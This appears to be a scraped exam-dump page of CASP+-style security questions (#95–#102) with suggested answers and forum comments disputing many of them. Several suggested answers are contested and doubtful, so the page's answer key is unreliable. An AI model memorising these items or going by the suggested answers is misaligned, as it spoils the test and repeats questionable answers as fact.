upvoted 1 times

ThatGuyOverThere 3 years ago

Sorry, the DENY (40) wouldn't apply anyway because it's not the right traffic direction for what I'm talking about.

upvoted 1 times

BiteSize 3 years, 3 months ago

A, F A = Permitting External Firewall to send dest packets from Corporate network allowing users to connect to web traffic via 80, 443 (otherwise, you have no outbound rules in FW_A) F = Allows web traffic to get from external to Corporate Network (otherwise, your only inbound rule is to the databases)

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

tineboy46 3 years, 6 months ago

AD are the correct choice. F IP address is not listed 10.0.2.10/32

upvoted 1 times

david124 4 years ago

Selected Answer: AF

1-you want server to only update via corporate network 2-you want employees to surf the internet via port 443/80

upvoted 2 times

Question #95 *Topic 1*

As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.
Which of the following BEST describes this process?

A. Deepfake

B. Know your customer

C. Identity proofing

D. Passwordless

Suggested Answer: *C*
Reference: https://auth0.com/blog/what-is-identity-proofing-and-why-does-it-matter/

Anarckii Most Recent 2 years, 4 months ago

Selected Answer: C

The questions states for a new bank account, this means new customers that need to be verified.

upvoted 3 times

OdinAtlasSteel 2 years, 5 months ago

Selected Answer: C

In this scenario:

Customers are providing various identity documents such as passports and driver's licenses, which serve as proof of their identity. The requirement for customers to take a current photo of themselves is likely used for facial recognition or biometric verification purposes. This step is to verify that the person presenting the identification documents matches the person depicted in the current photo. The overall process of collecting multiple identity documents and a current photo for verification aligns with the concept of identity proofing, which aims to ensure the legitimacy of a person's identity during account registration or access to sensitive services.

upvoted 2 times

bjjhighlights 2 years, 6 months ago

KYC and it's not even close

upvoted 1 times

OdinAtlasSteel 2 years, 5 months ago

Know your customer (KYC): KYC refers to the process financial institutions use to verify the identity of their clients. While related to identity proofing, KYC generally involves broader compliance requirements and customer due diligence beyond just document verification.

upvoted 1 times

hheerreessjjoohhnnyy 2 years, 6 months ago

Selected Answer: C

Both B and C are technically correct, but I would go with C, Identity Proofing, based on the fact that there is no mention of KYC in the All-in-One CASP+ Exam Guide I read (McGraw Hill publication, 2nd Ed., Lane/Conklin/White/Williams). "Identity Proofing verifies people's identities before an organization issues them accounts and credentials... this involves either submitting proofs in person or remotely... like a social security card, birth certificate, drivers license, passport, and proof of address."

upvoted 4 times

saucehozz 2 years, 6 months ago

Selected Answer: B

[B] and [C] are similar; however, KYC deals directly with customer onboarding.

upvoted 2 times

joinedatthehop 2 years, 6 months ago

Selected Answer: C

CompTIA CertMaster:

Identity Proofing A concept related to authentication is identity proofing. In authentication, a user's identity is already in place; the authentication mechanism verifies the user's existing credentials. However, before this, the system first had to construct the user's identity and attach various characteristics and credentials to it. Identity proofing verifies that these characteristics and credentials are accurate and unique to the individual—in other words, that the user truly is who they claim to be.

upvoted 2 times

joinedatthehop 2 years, 6 months ago

The answer is C as per my statement above. I accidentally selected B.

upvoted 2 times

Nnatech 2 years, 7 months ago

Selected Answer: B

KYC is a more specific process used in industries, particularly financial institutions, to verify and understand the identities of their customers. The purpose of KYC is to prevent money laundering, fraud, and other illegal activities by ensuring that financial institutions have accurate information about their customers and their financial activities.

upvoted 2 times

BiteSize 2 years, 9 months ago

Selected Answer: C

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

SomeoneDumb 3 years, 1 month ago

Selected Answer: C

Identify proofing, also called identity verification, is as simple as it sounds: verifying the user's identity as being legitimate. For example, let's say that a certification candidate is ready to take a proctored exam. Being proctored means that a trusted authority will oversee the exam and verify that each person coming in to take the exam is indeed the same registered person who paid for it and who will receive the credential upon passing. The authority will greet the candidate at the entrance and ask for an ID. The next step is identity proofing or verifying that the person is who they say they are.

upvoted 1 times

SomeoneDumb 3 years, 1 month ago

C - Identify proofing, also called identity verification, is as simple as it sounds: verifying the user's identity as being legitimate. For example, let's say that a certification candidate is ready to take a proctored exam. Being proctored means that a trusted authority will oversee the exam and verify that each person coming in to take the exam is indeed the same registered person who paid for it and who will receive the credential upon passing. The authority will greet the candidate at the entrance and ask for an ID. The next step is identity proofing or verifying that the person is who they say they are.

upvoted 1 times

Cock 3 years, 1 month ago

Selected Answer: B

The BEST description of the process of uploading customer documents, providing a photo of themselves, and verifying their identity against the uploaded documents is 'Know your customer' or KYC. KYC is a process designed to verify the identity of individuals and organizations, and to ensure that they are not involved in fraudulent or malicious activity. In this case, the bank is asking its customers to provide proof of identity documents as part of the registration process to create a bank account. By checking the documents provided against real-time photos, the bank can be sure that the person registering is the same person in the photo.

upvoted 3 times

WOM127 3 years, 2 months ago

C is the better answer. Below is talking about getting certain information, not showing your identity. A major element of the onboarding process for banks is verifying the identity of customers using KYC (Know Your Customer) to gather information about the potential customer. This process usually takes place online; it is comprehensive and vital in banking compliance checks. Customers wanting to open a bank account are obliged to fulfill the KYC requirements in order to be accepted as a new banking customer.

upvoted 2 times

kycugu 3 years, 4 months ago

Its (B)

upvoted 3 times

ukuwai 3 years, 7 months ago

Selected Answer: C

This is a tough one as both B and C are correct. I guess (C) is the name of the process for the purpose of KYC (B) when getting a new bank account. For "BEST describes this process", the answer should be C.

upvoted 3 times

EZPASS 3 years, 8 months ago

Selected Answer: C

The correct answer is 'C'. ---------- Identity proofing is the process of verifying a user's identity: confirming that they are who they say they are. This may sound like ordinary authentication, the kind based on a username/password combination, but identity proofing actually comes into play before users get their credentials to access an application or alongside the traditional authentication process.

Identity proofing allows you to verify a user's identity based on life history (a credit report), biometrics (a facial scan), and other factors before granting them access to your system.

Of course, you can manually verify your users' identities by requiring them to provide paper documentation (a copy of their passport) or performing an interactive check via online meeting tools like Zoom. As you might expect, these time-consuming manual processes don't scale effectively, and they inevitably detract from your user experience. ---------- Source: https://auth0.com/blog/what-is-identity-proofing-and-why-does-it-matter/

upvoted 3 times

Agrona 3 years, 8 months ago

Selected Answer: B

Because this is a bank account, I believe this would be considered KYC: https://www.thalesgroup.com/en/markets/digital-identity-and-security/banking-payment/issuance/id-verification/know-your-customer

upvoted 3 times

Question #96 *Topic 1*

A user from the sales department opened a suspicious file attachment. The sales department then contacted the SOC to investigate a number of unresponsive systems, and the team successfully identified the file and the origin of the attack.
Which of the following is the NEXT step of the incident response plan?

A. Remediation

B. Containment

C. Response

D. Recovery

Suggested Answer: *B*
Reference: https://www.sciencedirect.com/topics/computer-science/containment-strategy

imather Highly Voted 2 years, 2 months ago
Preparation -> Detection -> Analysis -> Containment -> Eradication -> Recovery -> Lessons learned

The SOC has been notified, so preparation and detection is complete. Analysis was done in identifying the file and the origin of attack. Next step is to contain.
upvoted 5 times

Luigismansion 2 years, 2 months ago
Selected Answer: B
Obviously next step is to contain the threat.
upvoted 1 times

BiteSize 2 years, 3 months ago
Selected Answer: B
Containment

Steps for a CSIRT via NIST 800-53 1. Identify - what's on your network and vulnerabilities there are 2. Protect - Setup controls and mitigate them with technical controls (patching, segmentation, ACL's, least privilege) Setup administrative controls via Continous monitoring (CONMON) and processes Detect - Alert triggers via an event, triage to verify if false positive or true positive Respond - isolate (contain) the issue from spreading, remove the infection Recover - Restore systems, update lessons learned

Source: https://www.nist.gov/cyberframework/online-learning/five-functions Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 1 times

f7bc9da Most Recent 1 year, 5 months ago
Answer is correct - just want to add the actual CSIRT steps outlined in CAS-004 (page 272 of fourth edition) 1. Preparation 2. Detection 3. Analysis 4. Containment 5. Recovery 6. Investigation and closure 7. Lessons learned
upvoted 1 times

g_ 2 years, 7 months ago
Selected Answer: B
Containment
upvoted 2 times

practical_93 2 years, 10 months ago
Selected Answer: B
Next is to "Containment" the issue.
upvoted 3 times

EZPASS 3 years, 2 months ago

Selected Answer: B

'Containment' is correct.

upvoted 3 times

Question #97 *Topic 1*

A recent data breach stemmed from unauthorized access to an employee's company account with a cloud-based productivity suite. The attacker exploited excessive permissions granted to a third-party OAuth application to collect sensitive information.
Which of the following BEST mitigates inappropriate access and permissions issues?

A. SIEM

B. CASB

C. WAF

D. SOAR

Suggested Answer: *B*

Anarckii Most Recent 2 years, 3 months ago

Selected Answer: B

cloud-based productivity suite.

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: B

CASB

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

kycugu 3 years, 4 months ago

B. CASB (Cloud Access Security Broker)

A Cloud Access Security Broker (CASB) is a security technology that is designed to provide visibility, compliance, and control over cloud-based services and applications. It acts as a middleman between users and cloud services, enabling organizations to enforce security policies, monitor activity, and detect and prevent threats in the cloud. CASBs can be used to manage user access and permissions, including those granted to third-party OAuth applications, to ensure that they are appropriate and compliant with company policies.

upvoted 2 times

EZPASS 3 years, 8 months ago

Selected Answer: B

I agree. B (CASB) is the correct answer.

upvoted 2 times

[Removed] 3 years, 9 months ago

Selected Answer: B

An attacker abused OAUTH permissions. CASB has insight into OAUTH permissions and privileges that users consent to.

upvoted 2 times

luffy001 3 years, 10 months ago

Selected Answer: B

https://www.toolbox.com/it-security/cloud-security/articles/cloud-access-security-broker-use-cases/

upvoted 4 times

Question #98 *Topic 1*

A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:

- 25
- 110
- 137
- 138
- 139
- 445

Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.
Which of the following would be the BEST solution to harden the system?

.

A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.

B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.

C. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.

D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.

Suggested Answer: *A*

user009 Highly Voted 3 years, 7 months ago

B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.

This option is the best solution to harden the system. By closing ports 25 (SMTP) and 110 (POP3), the engineer eliminates unnecessary email-related services on the SFTP server. Binding ports 137, 138, 139 (NetBIOS and SMB-related services), and 445 (SMB over TCP) to only the internal interface ensures that these services are only accessible internally, reducing the attack surface on the public-facing network interface.

upvoted 11 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: B

The engineer should close any unnecessary ports, such as port 25 (SMTP) and port 110 (POP3), which are not used by the SFTP server.

The SFTP server uses port 22 for secure file transfers, so this port should be left open. The engineer should also bind port 22 to only the internal interface, so that it is not accessible from the public internet.

The engineer should also bind ports 137, 138, 139, and 445 to only the internal interface. These ports are used for various networking protocols, such as NetBIOS and SMB, and are not needed for the SFTP server. By binding these ports to only the internal interface, the engineer can further harden the system and prevent external access to these services

upvoted 7 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

Close Ports 25 and 110: These ports are not needed for SFTP operations. Closing them reduces the attack surface. Bind Ports 137, 138, 139, and 445 to the Internal Interface: These ports are used for internal Windows file-sharing operations. By binding them only to the internal interface, you ensure they are not exposed to the public-facing network, thus improving security.

upvoted 2 times

hb0011 2 years, 9 months ago

Port 22 is not even listed...

upvoted 5 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: A

A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.

Closing unnecessary ports (110, 138, and 139) reduces the attack surface. Binding essential ports (22, 25, and 137) to the internal interface maintains necessary services for SFTP (22) and potentially other services. B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.

Closes some potentially less secure ports but includes binding port 445 (commonly used for Windows SMB) exclusively to the internal interface.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

mikey17 3 years, 6 months ago

Answer is A.

upvoted 1 times

add93 3 years, 10 months ago

I can see why it is A, this is a staging site, customers do not need to access the site from the front end.

Closing the port publicly makes sense. now if it stated that customers directly access this from the outside, I might think it is B.

upvoted 1 times

add93 3 years, 10 months ago

Developers like to do

Staging > Public Download server. since controls for a download server can be in place, like attestation or TLS 1.2\1,3 encryption. SFTP on a public facing interface sounds poor, unless you are already doing SFTP on a secured network.

upvoted 1 times

lordguck 3 years, 10 months ago

B: SSH hast to be open at least on the external side and 139/445 (one or both) are needed on the internal side

upvoted 1 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

B is the only option that does not restrict external usage of SFTP making it the only valid answer.

upvoted 1 times

AlexJacobson 4 years, 3 months ago

Selected Answer: B

SFTP uses 22 and it needs to be seen by the internet (public). "Internal Windows clients transferring files" translates to "we need SMB (445) running" - so 445 needs to be bind to the internal interface. Ports 25 and 110 relates to mail service and we don't need that at all, so close them.

upvoted 3 times

romero318 4 years, 1 month ago

nvm I think i understand why you said B. That is only for internal and your saying that 22 needs to be seen by the public so I understand. You really have to read things closely with comptia.

upvoted 1 times

ukuwai 4 years, 1 month ago

as they want to test our reading skills (eng 101) too

upvoted 2 times

Question #99 *Topic 1*

A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior management team would like to address these issues without interrupting existing processes.
Which of the following should a security architect recommend?

A. A DLP program to identify which files have customer data and delete them

B. An ERP program to identify which processes need to be tracked

C. A CMDB to report on systems that are not configured to security baselines

D. A CRM application to consolidate the data and provision access based on the process and need

Suggested Answer: *C*
Reference: https://searchdatacenter.techtarget.com/definition/configuration-management-database#:~:text=A%20configuration%20management%20database% 20(CMDB,the%20relationships%20between%20those%20components

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: D

A CRM application is a type of software that helps organizations manage customer relationships and interactions, including storing and organizing customer data. By consolidating the customer data files into a CRM application and implementing proper access controls, the company can ensure that the data is protected and that only authorized employees have access to it.

The security architect should recommend that the CRM application be configured to provision access based on the process and need, so that employees only have access to the data that they need to perform their duties. This can help reduce the risk of unauthorized access to the data and ensure that the data is being used appropriately.

upvoted 7 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

Consolidation of Data: A CRM application centralizes customer data, which allows for better management and security of sensitive information. Access Control: CRM systems typically include robust access controls, allowing the organization to restrict access to customer data based on roles and responsibilities. This ensures that only authorized personnel can access specific customer data. Process Integration: CRM applications can integrate with existing processes related to tracking customer orders, inquiries, and issues. This helps in maintaining continuity of operations while enhancing security. Data Security: Modern CRM solutions often include built-in encryption and other security features, ensuring that customer data is protected both at rest and in transit.

upvoted 3 times

BinaryGuardian42 2 years, 11 months ago

The senior management team would like to address these issues without interrupting existing processes.. Introducing a CRM changes the process as data is currently accessed by file.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Tracking customer orders, inquiries, and issues = Customer Relationship Management Software

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

kycugu 3 years, 10 months ago

D. A CRM application to consolidate the data and provision access based on the process and need

upvoted 2 times

[Removed] 3 years, 12 months ago

Selected Answer: D

D makes more sense when dealing with customers' data and relationship C - CMDB handles the IT environment and the component used to deliver IT services (such as assets).

Since the question talks about customer data then D (CRM) should be the answer.

upvoted 3 times

EZPASS 4 years, 2 months ago

Selected Answer: D

Agree. D makes the most sense in this scenario.

upvoted 3 times

ukuwai 4 years, 1 month ago

Not sure if D would alter or "interrupt existing processes"

upvoted 2 times

kobbyd3 4 years, 2 months ago

Selected Answer: D

It is CRM based on the scenario

upvoted 3 times

AlexJacobson 4 years, 3 months ago

Selected Answer: D

it is D

upvoted 3 times

Question #100 *Topic 1*

A security analyst observes the following while looking through network traffic in a company's cloud log:

Which of the following steps should the security analyst take FIRST?

```
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 241 79 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 63768 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:19:44 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58664 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:46 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 242 80 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:47 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 243 81 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:01 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 61593 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:03 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 64279 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:05 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 244 82 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:19 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58783 6 1 40 1604359182 1604359242 ACCEPT OK
```

A. Quarantine 10.0.5.52 and run a malware scan against the host.

B. Access 10.0.5.52 via EDR and identify processes that have network connections.

C. Isolate 10.0.50.6 via security groups.

D. Investigate web logs on 10.0.50.6 to determine if this is normal traffic.

Suggested Answer: *D*

DaleC78 Highly Voted 3 years, 9 months ago

Selected Answer: B

Answers C & D: These don't seem correct to me. Why would anyone want to isolate or investigate the destination IP 10.0.50.6 when the logs clearly show that the port scan is being sourced from 10.0.5.52? Option A: Isolating before checking what's going on seems too drastic . FIRST, I'd check what specific process(es) are triggering these connections via EDR portal. Thanks to embedded tools like Deep visibility, this should take less than 2 minutes. Sorry to differ with everybody on this one, but clearly option B for me.

upvoted 23 times

ripper69 3 years, 7 months ago

I agree with this..

upvoted 3 times

[Removed] Highly Voted 3 years, 11 months ago

Selected Answer: C

Part 1 of 2 Again, we have to pay attention to the key Word FIRST. what is the first thing you do? The First thing you do is investigate suspicious activities, so you need to figure out what the hell 10.0.50.6 is doing, which is clearly a port scan. after you determine there are suspicious activities from this Ip address based on the provided cloud log, then you can decide The next FIRST step Answer A is technically correct, but You can't quarantine the entire Host 10.0.5.25 just because there is suspicious activity from on IP address, this will affect the availability of the host and we have no idea how big is that host is. Think of how big your containment is going to be if you isolate a whole host rather than just isolating the bad IP address. Answer B: checking EDR will give you an idea of what is connected to that host but depending on the size of the host this can take a long time and we already suspect 10.0.50.6 from the cloud log. So, this doesn't help much as the moment.

upvoted 6 times

[Removed] 3 years, 11 months ago

part 2 of 2 Answer C isolate 10.0.50.6 is the correct answer because we know 10.0.50.6 is a private Ip and is doing port scans so we need to isolate it and further investigate. It could be that someone compromised that network or is a man-in-the-middle. Security groups will allow us to perform that isolation and keep the host running. This is the containment step which is the FIRST thing you do After identifying the incident in the Cloud log. Answer D is not correct because 10.0.50.6 is not doing any web activities, Therefore, a web log is useless in this case. 10.0.50.6 only scanned for ports: 241,242,243.....

upvoted 3 times

f13e9a2 Most Recent 1 year, 5 months ago

Selected Answer: A

Everyone is saying B but to me this is clearly a port scan which limits the possibilities to either an admin doing some kind of investigation, or malware of some kind seeking vulnerabilities. If I don't know why a port scan is happening the first thing I am doing is stopping it and then investigating the machine. It's not too drastic, this is the hallmark of a port scan and that's hacking 101 from decades back.

upvoted 1 times

Bright07 1 year, 6 months ago

Selected Answer: B

Given the details from the network logs, the best first step would be: B. Access 10.0.5.52 via EDR and identify processes that have network connections. REASONS: Observation of Network Traffic: The IP address 10.0.5.52 appears in several of the log entries, with communication between it and other IPs like 10.0.50.6 and 172.32.6.66. The traffic includes connections to port 443 (typically used for HTTPS) as well as some connections marked as "ACCEPT" and "REJECT." Next Steps: Before isolating or quarantining the host, it would be prudent to investigate what is happening on 10.0.5.52. The best way to do this is through an EDR (Endpoint Detection and Response) tool, which would allow you to assess the host's activities and see which processes are making network connections.

upvoted 1 times

IT_Master_Tech 1 year, 10 months ago

Selected Answer: D

How can you determine what the IP is doing without verifying the logs????

upvoted 1 times

Bright07 1 year, 11 months ago

Ans is B. Given the context of the network traffic logs, where multiple connections are being accepted and rejected, and the potential for suspicious activity around the IP addresses involved, the FIRST step the security analyst should take is, Access 10.0.5.52 via EDR and identify processes that have network connections. This step allows the analyst to directly assess the behavior of the host (10.0.5.52) that is involved in both accepted and rejected connections. By identifying which processes are making network connections, the analyst can quickly determine if there are any malicious activities or unauthorized applications running on that host. So, Quarantining or isolating other hosts (A, C, D) may be necessary later, but gathering more information about the host's activities should be the immediate priority to understand the nature of the traffic and potential threats.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: B

This approach allows the security analyst to identify which processes are generating the traffic and potentially identify malicious activity. If malicious activity is found, subsequent steps would include containment (quarantining the host) and further investigation.

upvoted 1 times

talosDevbot 2 years, 9 months ago

Selected Answer: B

The incrementing destination port is indicative of a port scan. Since traffic is coming from an internal device, this could be a scheduled internal VA scan. Following NIST IR phases, we should first determine if this an either an incident or a false positive. B would be considered the Identification phase A would fall under containment.

Source: currently work in a SOC is this is our procedure

upvoted 3 times

ThatGuyOverThere 3 years ago

Selected Answer: A

The answer is A because 10.0.5.52 is almost certainly doing a port scan on 10.0.50.6. It is contacting the server on port 79, 80, 81, 82. It's sequential and this is not normal behavior, especially on these ports. It is almost certainly something malicious or out of the ordinary especially given some of the ports are blocked. The external IP it is reaching out to in between scan attempts could certainly be a C2 server. The first best step, giving the obvious strange behavior, is to quarantine the system doing the port scan.

upvoted 1 times

h_k_d 3 years, 1 month ago

Ports 241-244 are reserved and and used for TCP/UDP. 10.0.5.52 to 10.0.50.6 could be communication from a user desktop to another host (printer, phone, video) on the internal network. I agree with answer B Access 10.0.5.52 via EDR and identify processes that have network connections to 172.32.6.66 using port 443.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

EDR should give the insight required really quickly. Analyst is just looking at logs, not responding to a malware alert so isolating systems and quarantining is too much action without an event. Threat hunting options would be C or D EDR is quicker and has data enrichment (web logs are brutal) OPTION B

upvoted 4 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: B

This will help the analyst to determine if there are any malicious processes running on the host that are responsible for the network traffic. If there are, the analyst can then quarantine the host and run a malware scan against it.

Option A could disrupt legitimate operations and should only be considered after initial investigation. Option C may be unnecessary if the connections are determined to be legitimate. And Option D will not help the analyst to determine if there are any malicious processes running on the host.

upvoted 2 times

Geofab 3 years, 7 months ago

Selected Answer: A

I think the answer is A

upvoted 1 times

djash22 3 years, 8 months ago

Selected Answer: A

A is the best answer

upvoted 2 times

EZPASS 3 years, 8 months ago

Selected Answer: A

A is the correct answer.

upvoted 2 times

OneSaint 3 years, 8 months ago

I agree with your answer, its A.

upvoted 1 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: C

In this situation, the security analyst has observed network traffic from an IP address (10.0.5.52) that is attempting to access a host on the company's cloud (10.0.50.6) using a high number of connections. This behavior could potentially indicate a malware infection or a network attack, and it is important to take immediate action to prevent the attack from spreading or causing further harm.

One of the first steps that the security analyst should take is to isolate the host (10.0.50.6) from the rest of the network using security groups. Security groups are a type of network security control that allow administrators to specify which incoming and outgoing traffic is allowed for a group of instances or resources. By isolating the host using security groups, the security analyst can prevent the attacker from gaining access to the host and potentially infecting other systems on the network.

Option A, quarantining 10.0.5.52 and running a malware scan against the host, would not be the best step to take first as it does not address the issue of the attacker potentially gaining access to the host (10.0.50.6).

upvoted 5 times

ryanzou 3 years, 11 months ago

Selected Answer: A

Answer is absolutely A

upvoted 1 times

Question #101 *Topic 1*

Which of the following is the MOST important cloud-specific risk from the CSP's viewpoint?

A. Isolation control failure

B. Management plane breach

C. Insecure data deletion

D. Resource exhaustion

Suggested Answer: *C*

AlexJacobson Highly Voted 4 years, 3 months ago

Selected Answer: B

Management plane, if breached, can lead to the compromise of the entire data center.

upvoted 7 times

ThatGuyOverThere Highly Voted 3 years ago

Selected Answer: A

Isolation control is the closest thing on here I can think of that would be cloud specific, assuming they are talking about the separation of resources between customers. Management plane exist on-prem as well.

upvoted 7 times

deeden 1 year, 11 months ago

Selected Answer: B

The **management plane** is the central control hub for the cloud environment, responsible for provisioning, configuration, and monitoring of resources. A breach here could: Compromise entire infra, Breack customer trust, Cascade failures. | Risk | Impact | Likelihood | Category | | ---------- | -------- | --------- | -------- | | Isolation control failure | Severe | Unlikely | High |

upvoted 2 times

deeden Most Recent 1 year, 11 months ago

| Risk | Impact | Likelihood | Category | | ---------- | -------- | --------- | -------- | | Isolation control failure | Severe | Unlikely | High | | Management plane breach | Critical | Possible | Very High | | Insecure deletion of data | Moderate | Possible | Medium | | Resource exhaustion | Severe | Likely | High |

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: B

The management plane is the core component of cloud infrastructure that allows the CSP to manage, configure, and control the cloud resources. A breach of the management plane can lead to severe consequences, such as unauthorized access to multiple tenants' data, control over the entire infrastructure, and disruption of services.

upvoted 2 times

cyspec 2 years, 3 months ago

Selected Answer: B

Not covered in the official book AFAIK. Mentioned in CSA though.

upvoted 1 times

JohnWH 2 years, 6 months ago

Selected Answer: A

"MOST important cloud-specific risk" Management plane breach can happen in or out of cloud. Isolation control failure specific to cloud. My logic

upvoted 5 times

hb0011 2 years, 9 months ago

CSP in this context is "Cloud Service Provider" not "Cloud Specific Risk". The only one that makes sense is isolation failure. Meaning they the CSP failed to provide isolation between tenants.

upvoted 3 times

ThatGuyOverThere 3 years ago

This is a terrible question. None of these are cloud-specific concerns. They all exist in on-prem setups as well. To be clear, you should absolutely separate the management planes of your systems on-prem as well and have strong security to protect it.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

lifeblood12005 3 years, 3 months ago

Isolation control failure - means the CSP has failed to protect the customers workloads/data against data breaches.

Management plane breach - Means the customer may have exposed their privileged credentials used to manage their cloud portal.

The correct answer is: Isolation control failure

upvoted 1 times

[Removed] 3 years, 6 months ago

Key words "cloud specific risk." Answer is B

upvoted 1 times

[Removed] 3 years, 12 months ago

Selected Answer: B

The management plane is the single most significant security difference between traditional infrastructure and cloud computing.

upvoted 2 times

Sloananne 4 years, 1 month ago

Selected Answer: B

"Management plane breach: Arguably, the most important risk is a management plane (management interface) breach. Malicious users, whether internal or external, can affect the entire infrastructure that the management interface controls." https://www.worthinlife.com/security-risks-for-cloud-computing/

upvoted 2 times

Question #102 *Topic 1*

An organization is developing a disaster recovery plan that requires data to be backed up and available at a moment's notice.
Which of the following should the organization consider FIRST to address this requirement?

A. Implement a change management plan to ensure systems are using the appropriate versions.

B. Hire additional on-call staff to be deployed if an event occurs.

C. Design an appropriate warm site for business continuity.

D. Identify critical business processes and determine associated software and hardware requirements.

Suggested Answer: *C*
Reference: https://searchdisasterrecovery.techtarget.com/definition/warm-site

Agrona Highly Voted 3 years, 2 months ago

Selected Answer: D

When developing a plan, the first thing to consider is the business process and their impact on operations. A warm site does not make sense even if it were to be first, as a warm site does not replicate in a manner that provides "moments notice" fail over.

upvoted 8 times

OdinAtlasSteel Most Recent 1 year, 11 months ago

Selected Answer: D

Identifying critical business processes: Understanding which business processes are critical is crucial to prioritize data backup and recovery efforts. By identifying these processes, organizations can discern the most vital data, systems, and applications requiring immediate restoration during a disaster.

Determining associated software and hardware requirements: Once critical processes are identified, it's essential to determine the specific software applications and hardware infrastructure supporting these processes. This step enables the organization to plan for the backup, replication, or mirroring of data and systems required for quick recovery.

upvoted 2 times

BiteSize 2 years, 3 months ago

Selected Answer: D

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Geofab 2 years, 6 months ago

Selected Answer: D

agree with D. Identify critical business processes and determine associated software and hardware requirements

upvoted 2 times

javier051977 2 years, 7 months ago

Selected Answer: D

The key term here is "First". You want to identify the critical business processes first.

upvoted 2 times

Mr_BuCk3th34D 2 years, 10 months ago

Selected Answer: D

Developing a disaster recovery plan involves identifying the critical business processes that must be maintained in the event of a disaster, and determining the software and hardware requirements necessary to support these processes. This includes identifying the applications, systems, and data that are critical to the organization's operations, and developing a plan to ensure that these resources are protected and can be quickly and easily accessed in the event of a disaster.

By identifying critical business processes and determining the associated software and hardware requirements first, the organization can ensure that it has a clear understanding of the resources that are needed to support these processes and can develop a plan to protect and access these resources in a timely manner.

Option C, designing an appropriate warm site for business continuity, could potentially be useful in maintaining business operations in the event of a disaster, but it is NOT THE MOST important consideration.

upvoted 4 times

kycugu 2 years, 10 months ago

D. Identify critical business processes and determine associated software and hardware requirements.

